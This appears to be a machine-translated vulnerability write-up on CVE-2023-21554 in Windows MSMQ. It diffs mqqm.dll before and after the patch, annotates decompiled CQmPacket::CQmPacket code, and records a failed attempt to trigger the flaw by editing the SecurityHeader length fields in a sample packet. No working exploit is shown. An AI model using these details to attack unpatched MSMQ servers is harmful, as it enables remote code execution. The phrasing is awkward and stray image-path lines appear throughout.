[CVE-2023-21554] Windows Message Queuing remote code execution Loophole analysis

0. Foreword

This article introduces the CVE-2023-21554 loophole, which exists in the Microsoft News queue (MSMQ) service. Since the service did not correctly verify the data in the data package, the attacker used the loophole to implement Remote command execution.

Since I am not familiar with the MSMQ service, I first spent a lot of space on the service and related data structure, then determined the location of the loophole by patching comparison, and then tried to trigger the loophole by modifying the data package example provided by the official web file. Finally, the principle of loopholes and the entire loophole analysis process were summarized.

1. Background knowledge introduction

1.1 MSMQ

Message Que (News queue): an asynchronous message transmission mechanism. The application can line up the message sent by the message, or you can read the cancellation interest from the message queue. The message queue allows the sender program and the recipient program to operate in sync with each other.

The information queue service implemented by Microsoft is called Microsoft Message Queuing (MSMQ), which can be installed in “ activation or closure of Windows function ”.

MSMQ contains various agreements to support Microsoft's realization of news queue service ：

[MS-MQBR]: Message Queuing (MSMQ): Binary Reliable Message Routing Algorithm

[MS-MQCN]: Message Queuing (MSMQ): Directory Service Change Notification Protocol

[MS-MQDMPR]: Message Queuing (MSMQ): Common Data Model and Processing Rules

[MS-MQDS]: Message Queuing (MSMQ): Directory Service Protocol

[MS-MQDSSM]: Message Queuing (MSMQ): Directory Service Schema Mapping

[MS-MQMP]: Message Queuing (MSMQ): Queue Manager Client Protocol

[MS-MQMQ]: Message Queuing (MSMQ): Data Structures

[MS-MQMR]: Message Queuing (MSMQ): Queue Manager Management Protocol

[MS-MQQB]: Message Queuing (MSMQ): Message Queuing Binary Protocol

[MS-MQQP]: Message Queuing (MSMQ): Queue Manager to Queue Manager Protocol

[MS-MQRR]: Message Queuing (MSMQ): Queue Manager Remote Read Protocol

[MS-MQSD]: Message Queuing (MSMQ): Directory Service Discovery Protocol

The main concern here is the Message Queuing Binary Protocol, which is directly related to the transmission of news. This agreement defines a mechanism for reliably transmitting news between two news queues located on different hosts.

According to the document, the message transmitted in the lineup system has a series of message attributes, including various metadata related to the message, and a special attribute called the message body, which contains the real information to be sent by the application. There are no restrictions on content.

When communicating, the client will first establish an agreement meeting based on TCP or SPX to the service end, where the service end TCP connection uses 1801 port, the SPX connection uses 876 port, and the customer end port is arbitrary.

The protocol conversation is initialized by sending the EstablishConnection data package and ConnectionParameter data package, after which both parties can send the UserMessage data package at will, and confirmed by the SessionAck data package, OrderAck data package and FinalAck data package.

1.2 UserMessage

Focus on UserMessage data packages, which always contain a complete message, which is used to transfer application definitions and management confirmation messages between the sender and the receiver.

Structurally, the UserMessage data package consists of a series of heads, including the need for head and variable head. Must have a head**must**Appeared in all UserMessage data packages, including BaseHeader, UserHeader, and MessagePropertiesHeader, the variable heads are directly listed in the document including TransactionHeader, SecurityHeader, DebugHeader, SoapHeader, MultiQueueueFormatHeader, and the other header introduced, but, You can also find some head information through the reverse translation of IDA.

The treatment of UserMessage is located in mqqm.dll CQmPacket::CQmPacket In the function, through a general observation of the function, it can be found that it linearly processes each head in UserMessage （ in the IDA using the section/section to indicate each head ） :

```
packetEnd = (&baseHeader->VersionNumber + baseHeader->PacketSize);
if ( a4 )
{
  v10 = CSingelton<CMessageSizeLimit>::get(this);
  CBaseHeader::SectionIsValid(*(this + 5), *v10, a5);
  baseHeader = *(this + 5);
}
userHeader = &baseHeader[1];
if ( (baseHeader->Flags & 8) == 0 )
{
  if...
  if...
  *(this + 6) = userHeader;
  if ( v7 )
  {
    CUserHeader::SectionIsValid(userHeader, packetEnd);
    userHeader = *(this + 6);
  }
  xactHeader = CUserHeader::GetNextSection(userHeader, 0i64);
  userHeader_ = *(this + 6);
  xactHeader_1 = xactHeader;
  if ( (userHeader_->Flags & 0x100000) != 0 )
  {
    baseHeader_1 = *(this + 5);
    if...
    if...
    *(this + 7) = xactHeader;
    xactHeader_2 = xactHeader;
    if ( v7 )
    {
      CXactHeader::SectionIsValid(xactHeader, packetEnd, xactHeader, userHeader_);
      xactHeader_2 = *(this + 7);
      userHeader_ = *(this + 6);
    }
    xactHeader_1 = (&xactHeader_2->PrevioudTxSequenceNumber + 4 * (xactHeader_2->Flags & 1));
  }
  if ( (userHeader_->Flags & 0x80000) != 0 )
  {
    v17 = *(this + 5);
    if...
    if...
    *(this + 8) = xactHeader_1;
    if ( v7 )
    {
      CSecurityHeader::SectionIsValid(xactHeader_1, packetEnd, xactHeader_1, userHeader_);
      xactHeader_1 = *(this + 8);
    }
    xactHeader_1 = CSecurityHeader::GetNextSection(xactHeader_1);
  }
```

1.3 Section structure

Although the fields in different paragraphs are different, the overall structure is similar, and they are composed of several fixed fields + and several variable fields.

due to `CQmPacket::CQmPacket` Is linearly processed in a fixed order `UserMessage` The data package, so it must be able to locate the next paragraph by some method. There are roughly the following situations：

1. The length of the variable field in the paragraph is not fixed, and there is a Flags field indicating whether there is a variable field, and there is a field indicating the length of the variable field；
2. The length of the variable field in the paragraph is fixed, and the Flags field indicates whether there is a variable field；
3. The paragraph does not contain variable fields, so the overall length is fixed, and there are no fields related to length；

for example：

Security Header meets the first situation, and its structure is as follows. Among them, there are signs in the Flags field indicating whether the Security Data field exists, and several `*Size` The fields are added together to be the size of the Security Data field：

```
                   1           2           3
0           7           5           3           1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|          Flags          |       SenderIdSize        |
|     EncryptionKeySize     |      SenderCertSize       |
|     ProviderInfoSize      |                           |
|                SecurityData (variable)                |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

DebugHeader meets the second situation, and its structure is as follows. The presence of a sign in the Flags field indicates whether the QueIdentifier field exists, and the field is fixed with a length of 16 bytes：


```
                   1           2           3
0           7           5           3           1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|          Flags          |         Reserved          |
|                                     |
|                                     |
|          QueueIdentifier (16 bytes, optional)           |
|                                     |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Session Header meets the third situation. The section is fixed with a size of 16 bytes and its structure is as follows：

```
                   1           2           3
0           7           5           3           1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|      AckSequenceNumber      | RecoverableMsgAckSeqNumber    |
|                RecoverableMsgAckFlags                       |
|    UserMsgSequenceNumber    |   RecoverableMsgSeqNumber     |
|         WindowSize          |          Reserved             |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

2. Patch comparison

By comparing the mqqm.dll files before and after repair, it was found that Microsoft was repaired `CQmPacket::CQmPacket` Function and multiple `SectionIsValid` function：



Similarity	Confide	Change	EA Primary	Name Primary
0.61	0.77	GI--E--	0000000180080F04	CDebugSection::SectionIsValid(char *)
0.82	0.99	GI--EL-	0000000180081240	CMsgGroupHeader::SectionIsValid(char *)
0.82	0.99	GI--EL-	00000001800813A4	CMsgDeadletterHeader::SectionIsValid(char *)
0.82	0.97	GI--EL-	0000000180080DAC	CPropertyHeader::SectionIsValid(char *)
0.83	0.96	GI-----	00000001800D7CC0	Utlvsnprintf<wchar_t>::vsnprintf(wchar_t *,unsigned __int64,wchar_t const *,c...
0.85	0.92	GI--E--	00000001800D82A0	UtlSprintfAppendInternal_CPreAllocatedResizeBuffer_wchar_t_wchar_t_
0.87	0.97	GI--E--	0000000180080934	CXactHeader::SectionIsValid(char * const)
0.89	0.98	GI--EL-	0000000180080A24	CSecurityHeader::SectionIsValid(char *)
0.89	0.98	GI--E-C	00000001800804C0	CUserHeader::SectionIsValid(char * const)
0.91	0.99	GI--EL-	0000000180037FA0	CQmPacket::CQmPacket(CBaseHeader *,CPacket *,bool,bool,_TA_ADDRESS ...
0.92	0.99	GI--EL-	0000000180081008	CBaseMqfHeader::SectionIsValid(char *)


According to cross quotes, `SectionIsValid` Function by `CQmPacket::CQmPacket` Call, mainly used to check whether the content in each paragraph is legal when passing through UserMessage. For example, a certain position needs to contain a variable field when setting the paragraph. This function will check whether the paragraph really contains the variable The field, and whether the length of the field meets the requirements In addition, it will be checked whether the address of the next paragraph calculated based on the content of the current field exceeds the scope of the entire data package.

After inspection, the repair code modification logic is mainly to obtain the next address part, each `SectionIsValid` The method of repairing the function is slightly different, because the structure of the different sections is different, and the way to calculate the next address is also different. According to the three different types of segment structure summarized in section 1.3, the repair method is summarized as follows：


1. Duan structure type one: the variable length is not fixed, there are fields indicating the length of the variable field, including `CPropertyHeader`, `CSecurityHeader`, `CUserHeader` with `CBaseMqfHeader` This type of function adds a check on the value of the font section related to the length of the field （whether） is overflowed,

and at the end a new function is called GetNextSectionPtrSafe, And the third parameter varlen Calculated by the value of the field ;

Note: Due to CBaseMqfHeader The structure is simple, and the new function is not actually called. It is not considered as a special case here.




2. Paragraph structure type two: variable length is fixed, and there are fields indicating whether variable fields exist, including CDebugSection with CXactHeader This type of check for Flag fields to determine whether there are variable fields, and also calls for new functions at the end GetNextSectionPtrSafe, And the third parameter varlen For 0 or fixed value （ fixed length of the variable field ） ;



3. Paragraph structure type three: does not contain variable fields, and it is conceivable that this type of paragraph does not involve such issues ;

4. Other structural types:
   including CMsgGroupHeader with CMsgDeadletterHeader Among them CMsgGroupHeader There is no record in the document, but by analyzing the code, the structure and CMsgDeadletterHeader Similarly, both contain variable fields, and the length of the field is not fixed, and the variable fields are used \x00 At the end, therefore no separate field was used to explain the length of the variable field Such functions have increased \x00 Whether the location exceeds the code at the end of the entire data package, no call GetNextSectionPtrSafe.



Among them GetNextSectionPtrSafe The function is defined as follows：

```
char *__fastcall GetNextSectionPtrSafe(__int64 *pheader, __int64 len, __int64 varLen, char *headerEnd)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  start = len;
  v4 = 0i64;
  totalLen_1 = varLen;
  for ( i = 0i64; i < 2; ++i )                  // 检查 len 和 varlen 这两个数值是不是有负数
  {
    v6 = v4;
    v4 += *(&start + i);
    if ( v4 < v6 )
LABEL_11:
      ReportAndThrow("SafeAddPointersEx cause overflow");
  }
  totalLen = (v4 + 3) & 0xFFFFFFFFFFFFFFFCui64;
  if ( totalLen < v4 )                          // 检查 len + varlen 是不是溢出
    ReportAndThrow("SafeAlignUp4PtrEx cause overflow");
  start = pheader;
  nxtSecPtr = 0i64;
  idx = 0i64;
  totalLen_1 = totalLen;                        // 四字节对齐之后的头部长度
  do
  {
    v10 = nxtSecPtr;
    nxtSecPtr += *(&start + idx);               // 第一次加法得到的就是头部地址
                                                // 第二次加法得到的是头部偏移 totalLen 的地址
                                                // 这里伪代码写的有问题
    if ( nxtSecPtr < v10 )
      goto LABEL_11;
    ++idx;
  }
  while ( idx < 2 );
  if ( headerEnd && nxtSecPtr > headerEnd )     // 检查头部地址 + totalLen 之后会不会超过预设好的 end
    ReportAndThrow("Next section is behind packet end");
  return nxtSecPtr;
}
```

Among them len with varlen The parameters correspond to the length of the fixed field and the length of the variable field in a paragraph, and add up to the total length of the paragraph.


After inspection CQmPacket::CQmPacket The newly added code also has the same function. In addition to the several heads listed in the document and clearly listed in the symbols, in CQmPacket::CQmPacket Some of the function indexes of the Flag field of UserHeader have been in other paragraphs, but in the description of Flag in the document, the relevant signage is displayed as Reserved. I suspect it may be a newly added function, but the document has not been updated in time, Or this part of the information is not disclosed to the public. In the indexing of this part of the undisclosed paragraph, it also adds an inspection of whether the value is overflowed and GetNextSectionPtrSafe Call.

According to the above summary, the restored code adds a systematic inspection of the length value of the variable field, that is GetNextSectionPtrSafe function. However, it should be noted that this does not mean that the unrepaired code does not contain the relevant inspection content at all. In fact, some sections have the same inspection content before being repaired, but they are scattered in various functions. I did not The content is sorted out.

Note: At the beginning, I did not notice that the unrepaired code contains such inspections, which were discovered when trying to trigger the loophole below, so I took some detours when trying to trigger the loophole below.

3.3 Supplementary content after the problem is found in the subsection：

The main focus should still be CQmPacket::CQmPacket The function, when indexing the undisclosed paragraph, did not check and verify the position of the next section calculated. The following is the processing of multiple sections of the partial cross-sectional drawing （. Instead, a separate function is written, but the code is placed directly Place CQmPacket::CQmPacket In it, it contains public and undisclosed paragraphs, some of which lack corresponding inspections. Only the first） is intercepted here：



Repair the offspring code as follows：

3. Loophole trigger

3.1 First attempt

Note: The first attempt was based on my misunderstanding.


In the structure of section 1.3, we know that when the length of the variable field in the paragraph is not fixed, there is a Flags field indicating whether there is a variable field, and there is a field indicating the length of the variable field. The key question is here. All the fields in the paragraph are sent from the customer, Which is controlled by the attacker, `CQmPacket::CQmPacket` During all the time on UserMessage, the position of the next paragraph will be calculated based on the attacker's controllable field.

And based on the information obtained by the patch above, we know that in the code before the repair, there is no effective inspection of the fields related to the length of the variable field （*In fact, some sections are checked*）, which means that the length of the variable field in the structure of the modified type one may trigger a loophole.

In the official Microsoft document, an example of the MSMQ data package 【2】 is provided. We can directly use the data package to modify the value of the variable field length of the SecurityHeader.


Note: Because the structure of UserHeader is more complicated, SecurityHeader is the first section of the structure that meets the requirements that appears afterwards, so it was selected at the beginning

First install the Microsoft News queue server in the target virtual machine （ system version: Windows 10 professional version 19044.2364）. After installation, you can see the running MSMQ service：



文件属性	查看文件	查看注册表	停止服务					
名称	显示名称	安全状态	进程ID	路径	描述	启动类型	状态	启动参数
MSMQ	消息队列	系统文件	2780	C:\Windows\system32\mqsvc.exe	提供消息结构和开发工具，用于创建基于 Windows ...	自动	正在运行	C:\Windows\system32\mqsvc.exe

And at the port of monitoring 1801：



mqsvc.exe							
mqsvc.exe	2780	系统文件	C:\Windows\system32\mqsvc.exe	TCP	0.0.0.0:1801	0.0.0.0:0	TS_listen
mqsvc.exe	2780	系统文件	C:\Windows\system32\mqsvc.exe	TCP	0.0.0.0:2103	0.0.0.0:0	TS_listen
mqsvc.exe	2780	系统文件	C:\Windows\system32\mqsvc.exe	TCP	0.0.0.0:2105	0.0.0.0:0	TS_listen
mqsvc.exe	2780	系统文件	C:\Windows\system32\mqsvc.exe	TCP	0.0.0.0:2107	0.0.0.0:0	TS_listen
mqsvc.exe	2780	系统文件	C:\Windows\system32\mqsvc.exe	TCP	0.0.0.0:49669	0.0.0.0:0	TS_listen
mqsvc.exe	2780	系统文件	C:\Windows\system32\mqsvc.exe	TCP	[0:0:0:0:0:0:0:0%0]:1801	[0:0:0:0:0:0:0:0%0]:0	TS_listen
mqsvc.exe	2780	系统文件	C:\Windows\system32\mqsvc.exe	TCP	[0:0:0:0:0:0:0:0%0]:2103	[0:0:0:0:0:0:0:0%0]:0	TS_listen
mqsvc.exe	2780	系统文件	C:\Windows\system32\mqsvc.exe	TCP	[0:0:0:0:0:0:0:0%0]:2105	[0:0:0:0:0:0:0:0%0]:0	TS_listen
mqsvc.exe	2780	系统文件	C:\Windows\system32\mqsvc.exe	TCP	[0:0:0:0:0:0:0:0%0]:2107	[0:0:0:0:0:0:0:0%0]:0	TS_listen
mqsvc.exe	2780	系统文件	C:\Windows\system32\mqsvc.exe	TCP	[0:0:0:0:0:0:0:0%0]:49669	[0:0:0:0:0:0:0:0%0]:0	TS_listen

Send the original Establish Connecting Request and Connection Parameters Request directly based on official documents, and modify SenderIdSize in SecurityHeader in User Message.

SenderIdSize has two fields in the field. I tried to test some values. The result did not cause the collapse of the mqsvc.exe process, so further analysis is needed CQmPacket::CQmPacket The behavior after the function confirms how the tampered variable field length value affects the subsequent code.

Note: I tested values smaller than actual values, greater than actual values, and negative values. But in fact, SecurityHeader checked the length value of the variable field. It checked whether the value was negative, whether the addition method would overflow, and whether the calculated next address exceeded the front and rear scope of the data package. Therefore, modifying the length value of the variable field in SecurityHeader will only change the calculated address of the next paragraph within the scope of the data package. In this case, due to the wrong position of the next paragraph, the greater probability of the wrong data will lead to system identification. The problem is handled incorrectly, rather than triggering the loophole to collapse.

3.2 CQmPacket::CQmPacket Detailed analysis

As mentioned earlier, CQmPacket::CQmPacket The function is to do all the experiences with UserMessage, some of which are not directly indicated in the symbol. After further comparison with the segment structure in the document, I found several in the code of IDA that were not noted in symbol. But there is a section structure mentioned in the document, However, there are still some sections of the structure that do not determine the name, but this does not affect the analysis of the loophole.

After comment CQmPacket::CQmPacket The functions are as follows：

```
CQmPacket *__fastcall CQmPacket::CQmPacket(CQmPacket *this, struct CBaseHeader *baseHeader, struct CPacket *a3, const struct _TA_ADDRESS *a4, bool a5, const struct _T
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  this->pPacket = a3;
  this->pUserHeader = 0i64;
  v7 = a4;
  this->pXactHeader = 0i64;
  this->pSecurityHeader = 0i64;
  this->pPropertyHeader = 0i64;
  this->pDebugSection = 0i64;
  this->pBaseMqfHeader1 = 0i64;
  this->pBaseMqfHeader2 = 0i64;
  this->pBaseMqfHeader3 = 0i64;
  this->pMqfSignatureHeader = 0i64;
  this->unknownHeader = 0i64;
  this->unknownBody = 0i64;
  this->unknown5 = 0i64;
  this->unknown6 = 0i64;
  this->pSoapHeader7 = 0i64;
  this->pSoapBody8 = 0i64;
  this->unknown9 = 0i64;
  this->unknown0 = 0i64;
  this->pMsgGroupHeader = 0i64;
  this->pExtensionHeader = 0i64;
  this->pMsgDeadletterHeader = 0i64;
  this->pSubqueueHeader = 0i64;
  this->pExtendedAddressHeader = 0i64;
  this->pSessionHeader = 0i64;
  this->pBaseHeader = baseHeader;
  packetEnd = (&baseHeader->VersionNumber + baseHeader->PacketSize);
  if ( a4 )                                     // CBaseHeader
  {
    v10 = CSingelton<CMessageSizeLimit>::get(this);
    CBaseHeader::SectionIsValid(this->pBaseHeader, *v10, a5);
    baseHeader = this->pBaseHeader;
  }
  userHeader = &baseHeader[1];
  if ( (baseHeader->Flags & 8) == 0 )           // CUserHeader
  {
    if...
    if...
    this->pUserHeader = userHeader;
    if ( v7 )
    {
      CUserHeader::SectionIsValid(userHeader, packetEnd);
      userHeader = this->pUserHeader;
    }
    xactHeader = CUserHeader::GetNextSection(userHeader, 0i64);
    userHeader_ = this->pUserHeader;
    section = xactHeader;
    if...                                       // CXactHeader userHeader 0x100,000
    if...                                       // CSecurityHeader userHeader 0x80,000
    v18 = this->pBaseHeader;
    if...
    if...
    this->pPropertyHeader = section;
    if ( v7 )                                   // CPropertyHeader
    {
      CPropertyHeader::SectionIsValid(section, packetEnd, section, userHeader_);
      section = this->pPropertyHeader;
    }
    nxtSec = CPropertyHeader::GetNextSection(section);
    baseHeader_2 = this->pBaseHeader;
    if...                                       // DebugHeader baseHeader 0x20
    userHeader_1 = this->pUserHeader;
    if...                                       // CBaseMqfHeader UserHeader 0x800,000
    userHeaderFlag = userHeader_1->Flags;
    v42 = 0xFFFFFFFCi64;
    if...                                       // 某个未公开段 结构和SoapHeader类似，有header和body两个结构，但是header是unicode，body是char   userHeader 0x2,000,000
    if...                                       // 某个未公开段 偏移四字节和偏移八字节 userHeader 0x4,000,000
    if...                                       // 某个未公开段 偏移20字节 userHeader 0x8,000,000
    if...                                       // SoapHeader 和 SoapBody userHeader 0x10,000,000
    if...                                       // 某个未公开段 长度为60字节 userHeader 0x20,000,000
    baseHeader_5 = this->pBaseHeader;
    if...                                       // 未公开段 某个未公开段 首位四字节为长度 baseHeader 0x800
LABEL_97:
    v57 = this->unknown0;
    if...                                       // CMsgGroupHeader 和上一段是否存在，以及段中标志位有关
LABEL_106:
    v61 = this->pBaseHeader;
    if...                                       // ExtensionHeader BaseHeader  0x1000
LABEL_117:
    v68 = this->pExtensionHeader;               // 和 ExtensionHeader 是否存在，以及其标志位有关  SubqueueHeader CMsgDeadletterHeader  CExtendedAddressHeader
    if...
LABEL_147:
    a4 = Src;
    if ( Src && !a7 )
```

```
87    a4 = Src;
88    if ( Src && !a7 )
89    {
90      *nxtSec = 12i64;                          // 这里又再构造一个 ExtensionHeader?
91      subqueueHeader = 0i64;
92      *(nxtSec + 2) = 0;
93      idx = 0i64;
94      this->pExtensionHeader = nxtSec;
95      v92 = *nxtSec;
96      section_1 = nxtSec;
97      do
98      {
99        v84 = subqueueHeader;
100       subqueueHeader = (subqueueHeader + *(&section_1 + idx));
101       if ( subqueueHeader < v84 )
102         goto LABEL_187;
103       ++idx;
104     }
105     while ( idx < 2 );                        // 跳到当前 ExtensionHeader 的结尾
106     *&subqueueHeader->AbortCounter = 0i64;    // ExtensionHeader 后面就是 SubqueueHeader
107     nxtSec = 0i64;
108     *&subqueueHeader->LastMoveTime = 0i64;
109     *&subqueueHeader->SubqueueName[4] = 0;
110     *&subqueueHeader->TargetSubqueueName[4] = 0;
111     subqueueHeader->HeaderSize = 148;
112     extensionHeader = this->pExtensionHeader;
113     this->pSubqueueHeader = subqueueHeader;
114     idx_1 = 0i64;
115     *&extensionHeader->Flags |= 2u;
116     subqueueHeader_1 = this->pSubqueueHeader;
117     v92 = subqueueHeader_1->HeaderSize;
118     do
119     {
120       v87 = nxtSec;
121       nxtSec = nxtSec + *(&subqueueHeader_1 + idx_1);
122       if ( nxtSec < v87 )
123         goto LABEL_187;
124       ++idx_1;
125     }
